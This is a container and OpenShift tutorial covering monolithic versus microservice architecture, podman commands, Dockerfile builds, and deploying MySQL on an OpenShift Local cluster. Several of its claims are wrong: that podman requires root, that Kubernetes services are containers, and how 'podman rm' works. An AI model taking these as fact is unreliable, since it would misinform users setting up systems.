Advantages of using the monolithical architecture in developing applications:

- considering that all the application code and the whole functionality is deployed on the same machine, interconnecting various components/subservices of the application is a lot easier, and there is no need of complex network architecture
- only one machine needs to be maintained (updates, log monitoring, reboots)
- the application is self-contained and does not depend on something exterior to the VM environment

Disadvantages of using the monolithical architecture in developing applications:

- if the load rises on the server (e.g. additional users), it is not very easy to install a complete, new VM, deploy the same app on the second VM and do load-balancing between the two VMs
- the application components can not evolve independently from one another
- developing applications is cumbersome because the developers can not have a high degree of independence when programming the code of the application (because there is a high degree of dependency between the components of the application)

The microservices architecture based on containers

The microservices architecture based on containers assumes that the application/system itself can be decomposed into a set of, more or less, disjunct subsystems/microservices and each such microservice will be installed on a separated container (i.e. a simplified, lighter form of VM), and all microservices interact with each other through simple, generic interfaces like HTTP/TCP.
For example, the previously mentioned web application can be refactored into an application organized in a microservices architecture like this:




Fig. 5. The microservices architecture deployed on containers

In the above figure, the Presentation level can include a simple web front-end with html, css and javascript/jquery or it can be an Angular app deployed as a microservice in its own container. The other two layers, Business and Persistence, are deployed together on their own, container; they can even be deployed on two separate containers. It is worth mentioning that this split of an application into several microservices can no go below the function border (i.e. a function split onto several containers is a bad idea). The database server is deployed at its turn on its own container. All three microservices interact together (exchange messages) through HTTP APIs. The advantages of such an architecture can be:

- the application is modular and each microservice can evolve independently from the others in time
- havig loosely coupled services (i.e. low interdependency), developing such application is easier within a teams of developers (the code of one team can be easily isolated from the work of other teams)
- this low dependency architecture favorizes agile development methodologies and CI/CD (Continuous Integration / Continous Delivery)
- increased application scalability: if the load on a microservice increases, other supplementary containers can be started in seconds, that microservice is deployed on these supplementary containers and a load-balancer can be added in front of them; containers are light virtual machines, so that starting a new containers takes seconds, unlike creating and starting a new virtual machine which takes tens of minutes (assuming it is already installed)

While in monolithical applications all the application dependencies are installed on the machine on which the application will be deployed, containerized applications carry all the dependencies with the container – it does not rely on the OS for dependencies.

II. Basics of containers. Container images. Podman and Docker.

II.1 What is a container and what is inside a container ?

Containers are light virtual machines. There are several container execution runtimes available (i.e. Docker, Podman etc.), but all of them are based on process isolation mechanisms available in the Linux kernel: namespaces, control groups (cgroups), seccomp and SELinux. Containers are Linux environments without a kernel – they use the kernel of the host. They contain separate libraries, file system, namespaces, process table memory and networking.

A container runs a command/program inside it; when the execution of that command/program ends, the container terminates. In order to run an application in a container we need a base image that provides a simplified form of an operating system and a file system bundle that provides libraries, dependencies and utilities.

In the remaining paragraphs I will be exemplifying Redhat containers created and managed using the podman utility. In opposition to docker, podman runs as a single utility (not in a client-server architecture) and also podman requires root access (i.e. it is executed under 'sudo')

II.2 Runing, stoping and destoying containers

1) Searching an image container in image registries registered on the current system:
$sudo podman search rhel

```
INDEX        NAME                                                    DESCRIPTION
STARS    OFFICIAL    AUTOMATED
redhat.com    registry.access.redhat.com/rhel7/rhel-atomic                Red Hat Enterprise Linux Atomic
Image is a m...    0
redhat.com    registry.access.redhat.com/rhel-atomic                      Red Hat Enterprise Linux
Atomic Image is a m...    0
redhat.com    registry.access.redhat.com/rhel7-minimal                    Red Hat Enterprise Linux Minimal
Image is a ...    0
redhat.com    registry.access.redhat.com/rhceph/rhceph-3-dashboard-rhel7  Red Hat Ceph Storage 3
Dashboard    0
redhat.com    registry.access.redhat.com/rhel7-atomic                     Red Hat Enterprise Linux Atomic
Image is a m...    0
redhat.com    registry.access.redhat.com/dotnet/dotnet-20-runtime-rhel7   .NET Core 2.0 runtime for RHEL
0
redhat.com    registry.access.redhat.com/dotnet/dotnet-20-rhel7           .NET Core 2.0 for RHEL 0
redhat.com    registry.access.redhat.com/dotnet/dotnetcore-10-rhel7       .NET Core 1.0 for RHEL    0
redhat.com registry.access.redhat.com/dotnet/dotnetcore-11-rhel7          .NET Core 1.1 for RHEL 0
…..
```

2) Running a container with the name 'my-rhel', created from the 'rhel' image; inside the container the /bin/bash interpreter is executed.
$sudo podman run --name my-rhel rhel /bin/bash

```
7483e432eccc9cce76376902dd87c687afe36b14be714aeaec1f4adee1408280
```

3) Running a container image with an interactive shell:
$ sudo podman run -it ubi7/ubi:7.7 /bin/bash

4) Running a container customized with environment variables:
$ sudo podman run --name mysql-basic -e MYSQL_USER=user1 -e MYSQL_PASSWORD=mypa55 -e MYSQL_DATABASE=items -e MYSQL_ROOT_PASSWORD=r00tpa55 -d rhscl/mysql-57-rhel7:5.7-3.14

```
Output: Trying to pull registry.access.redhat.com/rhscl/mysql-57-rhel7:5.7-3.14...
Getting image source signatures
Copying blob c5d2e9481169 done
```

```
Copying blob b3949aed10eb done
Copying blob e373541ccf6a done
Writing manifest to image destination
Storing signatures
f4fc16086c84479491d2c165f14a1dec9fbd1bb7957e8f2a4ef4402ff5241fab
```

5) Inspecting running container images:

```
$ sudo podman ps --format "{{.ID}} {{.Image}} {{.Names}}"
f4fc16086c84 registry.access.redhat.com/rhscl/mysql-57-rhel7:5.7-3.14 mysql-basic
```

6) Executing /bin/bash inside the previously started ‘mysql-basic’ container:

```
$sudo podman exec -it mysql-basic /bin/bash
bash-4.2$ mysql -u root
Welcome to the MySQL monitor.   Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.16 MySQL Community Server (GPL)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+----------------------------+
| Database                   |
+----------------------------+
| information_schema   |
| items                        |
| mysql                        |
| performance_schema |
| sys                          |
+----------------------------+
5 rows in set (0.00 sec)

mysql> exit
Bye
bash-4.2$ exit
```

7) Stopping a running container:

```
$ sudo podman stop mysql-basic
```

8) Deleting a container image (the container must be stopped):

```
$ sudo podman rm mysql
```

9) Deleting all container images unused by any running container:

```
$ sudo podman rmi -a
```

10) The "-d" parameter allows us to execute a container as a background process. In the lines below we are running a container based on the image rhscl/httpd-24-rhel7:latest (the latest verion of image httpd-24-rhel7 which is located in rhscl (Redhat Software Collections):

```
$ sudo podman run -d --name my-apache rhscl/httpd-24-rhel7:latest
```

Trying to pull registry.access.redhat.com/rhscl/httpd-24-rhel7:latest...
Getting image source signatures
Copying blob b2ac2537319d done
Copying blob a8d8a88bbf1f done
Copying blob 1255769d9dc0 done
Copying blob 1f209e06e85d done
Copying config 19bd33bbec done
Writing manifest to image destination
Storing signatures
1459a3132e2150dfe14c070dd94f30ed7a9d6ab141702fc90a7f0aefd5a4eaee
$ sudo podman ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
1459a3132e21 registry.access.redhat.com/rhscl/httpd-24-rhel7:latest /usr/bin/run-http... 9 seconds ago Up 8 seconds ago my-apache

II.3 Mounting a persistent storage space inside a container

Because containers are special Linux processes, all that gets modified in the continers (e.g. files) is not seen from outside the container. Also, from inside a container we can not normally access files from the outside world (because this is the initial idea of a container – isolating the process from the outside world). We can however mount an outside directory inside a container. This operation is detailed in the following lines.
First we create the directory that we will mount inside the container:
$ sudo mkdir -pv /var/local/mysql
Following, we add SELinux context to all files from the above directory, /var/local/mysql:
$ sudo semanage fcontext -a -t container_file_t '/var/local/mysql(/.*)?'
We then apply the SELinux security policy to this director:
$ sudo restorecon -R /var/local/mysql
Check whether the SELinux context for this directory is *container_file_t:*
$ ls -ldZ /var/local/mysql
drwxr-xr-x. root root unconfined_u:object_r:container_file_t:s0 /var/local/mysql
Change the owner and the owner's group on the /usr/loca/mysql directory such that they become the mysql user and the mysql group from the inside of the container:
$ sudo chown -Rv 27:27 /var/local/mysql
changed ownership of '/var/local/mysql' from root:root to 27:27

We then start the container and specify that the /usr/local/mysql directory is to be mounted permanently inside the container:
$ sudo podman run --name persist-db -d -v /var/local/mysql:/var/lib/mysql/data \
-e MYSQL_USER=user1 -e MYSQL_PASSWORD=mypa55 \
-e MYSQL_DATABASE=items -e MYSQL_ROOT_PASSWORD=r00tpa55 \
rhscl/mysql-57-rhel7

II.4 Redirecting a local port to a network port opened by the container

We can start an httpd container using the image rhscl/httpd-24-rhel7:latest. This image starts an http server which listens by default on port 8080. We can redirect the host port 80 to the container port 8080. We start the container in background (-d):
$ sudo podman run -d --name my-apache -p 80:8080 rhscl/httpd-24-rhel7:latest
b3cf2ff5e46ff4620bd568683559d6ac6a7541b8e0748e4515c022fc8838d2d9
Then we start a /bin/bash session inside the container:

$ sudo podman exec -it my-apache /bin/bash
bash-4.2$
We then modify the default html page served by httpd using the vi editor:
bash-4.2$ vi /var/www/html/index.html
We add the following text to the file:

```
<!DOCTYPE html>
<html>
<head></head>
<body>My first HTML document.</body>
</html>
```

Exit the /bin/bash session of the container:
bash-4.2$ exit
exit

Test the http server from localhost:
$ curl http://localhost:80

```
<!DOCTYPE html>
<html>
<head></head>
<body>My first HTML document.</body>
</html>
```

$ sudo podman port apache1
8080/tcp -> 127.0.0.1:80

II.5 Inspecting running container and container images

Vizualizing running containers:
$ sudo podman ps

```
CONTAINER ID   IMAGE                                                    COMMAND       CREATED
STATUS                  PORTS   NAMES
f4fc16086c84   registry.access.redhat.com/rhscl/mysql-57-rhel7:5.7-3.14   run-mysqld   20 minutes ago   Up 20
minutes ago             mysql-basic
```

Inspecting log files of the ‘mysql-basic’ running container:
$ sudo podman logs mysql-basic

```
---> 22:23:03       Processing MySQL configuration files ...
---> 22:23:03       Initializing database ...
---> 22:23:03       Running mysqld --initialize-insecure ...
2021-03-04T22:23:03.260735Z 0 [Warning] TIMESTAMP with implicit DEFAULT value is deprecated. Please use
--explicit_defaults_for_timestamp server option (see documentation for more details).
2021-03-04T22:23:03.467445Z 0 [Warning] InnoDB: New log files created, LSN=45790
2021-03-04T22:23:03.557146Z 0 [Warning] InnoDB: Creating foreign key constraint system tables.
2021-03-04T22:23:03.624809Z 0 [Warning] No existing UUID has been found, so we assume that this is the first time
that this server has been started. Generating a new UUID: 2faa13cd-7d38-11eb-8f6c-826596c47e50.
2021-03-04T22:23:03.629243Z 0 [Warning] Gtid table is not ready to be used. Table 'mysql.gtid_executed' cannot be
opened.
.....
2021-03-04T22:23:10.924141Z 0 [Note] /opt/rh/rh-mysql57/root/usr/libexec/mysqld: ready for connections.
Version: '5.7.16'   socket: '/var/lib/mysql/mysql.sock'   port: 3306   MySQL Community Server (GPL)
```

We can inspect a running container named “my-apache” using the following commands:
$ sudo podman inspect my-apache
$ sudo podman log my-apache

We can also see the container images downloaded on the localhost:
$ sudo podman images

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
registry.access.redhat.com/rhscl/httpd-24-rhel7	latest	19bd33bbec40	12 days ago	329 MB
registry.access.redhat.com/ubi8	latest	4199acc83c6a	4 weeks ago	213 MB
registry.access.redhat.com/rhel7-minimal	latest	69370bd7ddc0	4 weeks ago	83.1 MB
registry.access.redhat.com/rhel	latest	bff1b259e2a6	4 weeks ago	216 MB
registry.access.redhat.com/rhel7	latest	bff1b259e2a6	4 weeks ago	216 MB
registry.access.redhat.com/ubi7/ubi	7.7	0355cd652bd1	12 months ago	215 MB
registry.access.redhat.com/rhscl/mysql-57-rhel7	5.7-3.14	4ae3a3f4f409	3 years ago	418 MB

II.6 Working with container images

II.6.1 Container image registries

In order to create, start and stop containers, a container image is required. This container image can be created locally, using a Docker file as you have seen in a previous section, or the container image can be pulled from a remote registry. The list of configured remote image registries is saved in /etc/containers/registries.conf. Some public container images that can be used are the following:

RedHat Container Catalog: https://registry.redhat.io
Docker Hub: https://hub.docker.com
Red Hat Quay: https://quay.io/
Google Container Registry: https://cloud.google.com/container-registry/

Some container registries requires authentification prior to user being able to pull images locally. If this is the case, we can authenticate using the following command:
$ sudo podman login -u *username* -p *password* registry.access.redhat.com

II.6.2 Pulling a local copy of a container image located on a remote registry

When you first execute a container from a remote image (i.e. sudo podman run …) the remote container image is automatically downloaded to localhost as a series of blobs. For any subsequent execution, the local, downloaded container image is used. If we just want to download a remote container image, without executing it, we do the following:
$ sudo podman pull ubi7/ubi:7.7

```
Trying to pull registry.access.redhat.com/ubi7/ubi:7.7...
Getting image source signatures
Copying blob 09dbbf8834d2 done
Copying blob fcd63ccfdd0c done
Copying config 0355cd652b done
Writing manifest to image destination
Storing signatures
```

II.6.3 Creating/Costumizing container images

We first create a Dockerfile file like this:

```
FROM ubi7/ubi:7.7
# comment..
LABEL description "This container image is ...."
MAINTAINER Your Name <youremail>
RUN yum install -y httpd && \
        yum clean all
RUN echo "Hello from Dockerfile" > /var/www/html/index.html
USER apache
EXPOSE 80
CMD ["httpd", "-D", "FOREGROUND"]
```

The *FROM* line specifies the base/parent image from which this image is derived (i.e. base image layer over which this image adds a new layer). *RUN* specifies commands that are executed after the container is created. *USER* specifies that processes inside the container will run as user 'apache'. *EXPOSE* specifies that the container listens on port 80. *CMD* specifies the entry point (i.e. the main command that is executed) of this container.

We then build a container image from the directory where the aforementioned Docketfile is created in:
$ sudo podman build --layers=false –t my-apache .
Check that the container image exists:
$ sudo podman images
Run a container based on the newly created image:
$ sudo podman run --name my-apache -d -p 8080:80 my-apache
Check the container is running:
$ sudo podman ps
$ curl 127.0.0.1:8080

II.6.4 Moving and saving container images

After we customize a container image we can either:

- save it as a tar archive which then can be moved on other machine
- push it to a remote registry like quay.io

An example of saving a remote container image into a local .tar file is the following:
$ sudo podman save -o mysql.tar registry.access.redhat.com/rhscl/mysql-57-rhel7:5.7
After that, we can load the image in order to create containers from it:
$ sudo podman load -i mysql.tar

A local container image (they are stored in /var/run/containers/storage) can be removed using:
$ sudo podman rmi image-name

For the second alternative, let's assume that we have a local image and we started a container named '*my-container*' using this image. If we modified the running container (i.e. we modified the files from the interior of the container, adding/removing/changing files), we created a new layer on top of the base layer provided by the container image. We can check the differences between the running container and the initial image using:
$ sudo podman diff my-container

After this, we can save the running container (i.e. *my-container*) in a local container image:
$ sudo podman commit -a 'Author' my-container my-container-image

Secondly, we can tag the newly created image and push it to quay.io repository (first we need to be authenticated on quay.io):

```
$ sudo podman login quay.io
Username:   username
Password: *******
$ sudo podman   tag   my-container-image     quay.io/forest/my-container-image:v1.0
$ sudo podman push   quay.io/forest/my-container-image:v1.0
```

<u>II.6.5 Downloading the source of a container image:</u>

1) First we download the source of the container image with skopeo.
However, the source is downloaded as a set of blobs and is not ready for viewing yet.

```
$ skopeo copy docker://registry.access.redhat.com/rhel7/rhel:7.9-305-source dir:src
Copying blob 741490dcf9ac done
Copying blob 5954842f0703 done
Copying blob 93527be4b4ea done
Copying blob 288caf1d4baf done
Copying blob 6e5d614baf8d done
Copying blob e9f873681356 done
Copying blob 3e848081459f done
....
Copying config 26199884f8 done
Writing manifest to image destination
Storing signatures
```

2) Now, as the source image is downloaded in the local ./src directory, we can inspect it:

```
$ skopeo inspect dir:src
{
    "Digest": "sha256:f28dcb77ecefec28fdd0196c67cd6f3b4235a8dd234e44c9bad015deb53513c2",
    "RepoTags": [],
    "Created": "2021-02-09T14:58:24.274120223Z",
    "DockerVersion": "",
    "Labels": null,
    "Architecture": "amd64",
    "Os": "linux",
    "Layers": [
        "sha256:0e7705c4fce7c6b52b3b97f58e64af69050934297100d8444c7d874c4fba4dfe",
        "sha256:667c8e6281b7168080f7b94d901f2b058ca9b52d256596db484c0b426801b6e5",
        "sha256:da3444471750f83ecdc3be7a99f69f398ea15a30268642667737df25cb7037bd",
        "sha256:19eb879d45326b0af28e25d4a0dd1b0741c263997d2dc640d14bf571d7471a44",
        "sha256:90415e76d31499a73ee3697910b8c3908b413ac9c8ad052a6e84f407589375e2",
        "sha256:682da7cf680d31fb441077ca568a9b2fe0feb86fe3bb0b67e62bd1d8eaf636e9",
        "sha256:df8811d103f4b5ff5cbeed23ede96aa4825ce6fbfb5ad7af41d72a779601e365",
        ....
    ],
    "Env": null
}
```

3) Extract the sources from the tar archives downloaded in ./src. The next lines will create will create a subdirectory ./src/rpm containing source rpms for all the source. These srpms can be installed on the system and their code inspected.

```
$ cd ./src
$ for f in `ls .`; do tar -xvf $f; done
```

III. Pods, Kubernetes and Redhat OpenShift

Kubernates is an orchestration technology for containers. It organizes several machines in a computer cluster on which it deploys containers. The machines (i.e. nodes) in a Kubernetes cluster are either *master nodes* (they control the Kubernetes cluster and provides APIs for cluster resource usage) and *worker nodes* (machines used for computing tasks). Kubernetes groups several containers in a deployment unit called *pod*.
Redhat Openshift Container Platform (RHOCP) is a set of components built on top of Redhat CoreOS and Kubernetes. It includes new command line utilities and a web console. It also extends Kubernetes namespaces into *projects*.
Redhat Openshift Container Platform is installed on a Kubernetes cluster. A Kubernetes cluster comprises several machine and can be installed on: bare metal servers, AWS machines, Azure machines, Google Cloud Platform machines, Vmware VMs or even the local desktop computer.
For installing a simplified version on the local computer (without needing an active Redhat subscription) use this URL: https://cloud.redhat.com/openshift/create/local .
The architecture of Redhat Openshift Container Platform is presented in the following figure.




Fig. 6. The Redhat Openshift component architecture

Redhat CoreOS is a simplified, imutable operating system optimized to run inside a container.
CRI-O is a container runtime interface implementation compliant to OCI (Open Container Initiative). It can use container runtimes like: *runc* (used by Docker), *libpod* (used by Podman) or *rkt* (from CoreOS).
Etcd is just a key-value store used by Kubernetes clusters to store configuration and state data. Kubernetes uses this data in order to orchestrate containers. **CRDs** (Custom Resource Definition) are extensions of key-value pair stored by **Etcd** service. Operators create objects in the Kubernetes cluster based on these custom resource definitions.
Containerized services provide PaaS infrastructure services like authentication, SDN (Software Defined Networking), image registries for applications running inside the Openshift cluster. The top of the stack is

occupied by a new CLI (Command Line Interface) **oc** which replaces Kubernetes's Kubectl, an alternative web console, a REST API and the **podman** utility.

Kubernetes uses the following types of resources:

- **pods** : several containers deployed together which share resources like IP address and persistent storage
- **services** : an object placed in front of regular container that forwards requests from the host to the containers behind
- **replication controllers** : controllers that decide when containers should be replicated to increase scalability
- **persistent volume** : external volume to be used from outside of the container
- **persistent volume claim** : a request for persistent storage from a pod

Openshift adds some other resource type, in addition to the ones presented above:

- **deployment config (dc)** : a template for running applications; it describes a controller a set of containers included in a pod, ready to be deployed
- **build config (bc)** : a set of containers and a process used to build an application; used by Openshift Source-to-Image (S2I) to build a container image out of a source repository
- **routes** : a DNS name used as an entry point to the application defined by several microservices hosted on containers

The Kubernetes default resources and the Openshift introduced ones are all described in a YAML or JSON format. You will see examples of YAML or JSON files describing resources later in this section.

Kubernetes assigns a container an IP address that is only accessible from the node hosting the container. IP addresses assigned to containers are ephemeral and they change on a regular basis. Kubernetes creates a SDN (Software Defined Network) between all the containers in all the pods running in the same Kubernetes cluster. So a container from one pod can access another container in another pod in the same cluster. But it should not do this using the dynamical IP address of the container. Instead it should rely on services. Services are containers that provide stable IP addresses to access the pods. If pods are restarted or replicated, corresponding service containers are updated automatically. For external access (i.e. access from outside the Kubernetes cluster) there are two options:

- a service can redirect a port to the SDN
- we can define a *route*, a DNS name that points to a service hosted by the Kubernetes cluster




Fig. 7. The SDNs created by Kubernetes between pods

The main CLI utility for an Openshift cluster is the **oc** utility which is demonstrated in the sections below.

Install Redhat Openshift locally on your local machine

You have to download the local OpenShift distribution first from https://cloud.redhat.com/openshift/create/local. You need a free Redhat account for this. You also need to download a secret key from the same URL. You will be needing this secret key during installation. After you have downloaded the archive, you have to run some preliminary checks.

Check that you have libvirt and qemu (qemu-kvm) installed:

```
$ dpkg -l | grep -E 'qemu|libvirt'
$ virsh --version
$ qemu-system-x86_64 --version
$ systemctl status libvirtd
```

On my Ubuntu 24.04.3 LTS, I also needed to install virtiofsd: $ sudo apt install virtiofsd .

Unzip the openshift archive:

```
$ tar -xvf crc-linux-amd64.tar.xz
$ ls -l
$ cd crc-linux-2.57.0-amd64/
```

Setup your machine:

```
$ cd crc-linux-2.57.0-amd64/
$ ./crc version
$ ./crc config set consent-telemetry no
$ ./crc config set enable-shared-dirs false
$ ./crc config view
$ ./crc setup
```

Start the OpenShift local cluster:

If everything went ok, you can start your local cluster:

```
$ ./crc start
....
Started the OpenShift cluster.

The server is accessible via web console at:
  https://console-openshift-console.apps-crc.testing

Log in as administrator:
  Username: kubeadmin
  Password: cggV3-aGFJM-VkXfo-zDqmV

Log in as user:
  Username: developer
  Password: developer

Use the 'oc' command line interface:
  $ eval $(crc oc-env)
```

```
$ oc login -u developer https://api.crc.testing:6443
```

Then you can login on the OpenShift cluster and start a project:
$ eval $(./crc oc-env)
$ oc
$ oc login -u developer https://api.crc.testing:6443
$ oc new-project my-openshift-project

Create an simple Openshift pod using the 'oc' utility

In the following example we will show how we can create a simple project in an Openshift cluster and this project includes just a simple container running a Mysql database. In Openshift terminology a *project* is a set of *applications* and an *application* is a software system (i.e. what an 'application' usually means in the software world).

1) First we authenticate on the Openshift cluster using the HTTP API:
$ oc login -u user -p password https://openshift-cluster:6443

```
Login successful.

You don't have any projects. You can try to create a new project, by running

    oc new-project <projectname>
```

2) Next we create a project with the name mysql-openshift-project:
$ oc new-project mysql-openshift-project

```
Now using project "mysql-openshift-project" on server "https://openshift-cluster:6443".

You can add applications to this project with the 'new-app' command. For example, try:

    oc new-app ruby~https://github.com/sclorg/ruby-ex.git

to build a new example application in Ruby. Or use kubectl to deploy a simple Kubernetes application:

    kubectl create deployment hello-node --image=gcr.io/hello-minikube-zero-install/hello-node
```

3) Then, we create an application inside our project:
$ oc new-app --as-deployment-config
--docker-image=registry.access.redhat.com/rhscl/mysql-57-rhel7:latest --name=mysql-openshift -e MYSQL_USER=user1 -e MYSQL_PASSWORD=mypa55 -e MYSQL_DATABASE=testdb -e MYSQL_ROOT_PASSWORD=r00tpa55

```
--> Found container image 60726b3 (17 months old) from registry.access.redhat.com for "registry.access.redhat.com/rhscl/mysql-57-rhel7:latest"

    MySQL 5.7
    ---------
    MySQL is a multi-user, multi-threaded SQL database server. The container image provides a containerized packaging of the MySQL mysqld daemon and client application. The mysqld server daemon accepts connections from clients and provides access to content from MySQL databases on behalf of the clients.

    Tags: database, mysql, mysql57, rh-mysql57

    * An image stream tag will be created as "mysql-openshift:latest" that will track this image
    * This image will be deployed in deployment config "mysql-openshift"
```

```
    * Port 3306/tcp will be load balanced by service "mysql-openshift"
      * Other containers can access this service through the hostname "mysql-openshift"

--> Creating resources ...
    imagestream.image.openshift.io "mysql-openshift" created
    deploymentconfig.apps.openshift.io "mysql-openshift" created
    service "mysql-openshift" created
--> Success
    Application is not exposed. You can expose services to the outside world by executing one or more of the commands below:
     'oc expose svc/mysql-openshift'
    Run 'oc status' to view your app.
```

The application is created from a docker image, the name of the app is 'mysql-openshift' and we set some parameters required by the container created from the image using environment variables. The command creates 3 resources: an imagestream where temporary container images are places, a deploymentconfig for deploying the application (i.e. running the container) and a service in order to access the container from exterior.

4) We can verify that the pod was created successfully with the 'oc status' command:
$ oc status

```
In project mysql-openshift-project on server https://openshift-cluster:6443

svc/mysql-openshift - 172.30.202.116:3306
  dc/mysql-openshift deploys istag/mysql-openshift:latest
    deployment #1 deployed 27 minutes ago - 1 pod
```

5) We can lists all the pods in this project and verify that the mysql pod is running:
$ oc get pods

```
NAME                          READY    STATUS       RESTARTS    AGE
mysql-openshift-1-deploy      0/1      Completed    0           29m
mysql-openshift-1-hbvnj       1/1      Running      0           29m
```

We can see in the output above that we had one pod (mysql-openshift-1-deploy) used for deploying and now is completed and another pod, a running one (mysql-openshift-1-hbvnj) which contains the running mysql container.

6) We can then see details about our running pod:
$ oc describe pod mysql-openshift-1-hbvnj

```
Name:             mysql-openshift-1-hbvnj
Namespace:        mysql-openshift-project
Priority:         0
Node:             eu45-mcwc5-worker-jmscg/10.0.0.119
Start Time:       Mon, 15 Mar 2021 09:48:46 -0400
Labels:           deployment=mysql-openshift-1
                  deploymentconfig=mysql-openshift
Annotations:      k8s.v1.cni.cncf.io/network-status:
                    [{
                        "name": "openshift-sdn",
                        "interface": "eth0",
                        "ips": [
                            "10.130.2.232"
                        ],
                        "default": true,
```

```
                    "dns": {}
                }]
            k8s.v1.cni.cncf.io/networks-status:
                [{
                    "name": "openshift-sdn",
                    "interface": "eth0",
                    "ips": [
                        "10.130.2.232"
                    ],
                    "default": true,
                    "dns": {}
                }]
...
...
            openshift.io/deployment-config.latest-version: 1
            openshift.io/deployment-config.name: mysql-openshift
            openshift.io/deployment.name: mysql-openshift-1
            openshift.io/generated-by: OpenShiftNewApp
            openshift.io/scc: restricted
Status:         Running
IP:             10.130.2.232
IPs:
  IP:           10.130.2.232
Controlled By:  ReplicationController/mysql-openshift-1
Containers:
  mysql-openshift:
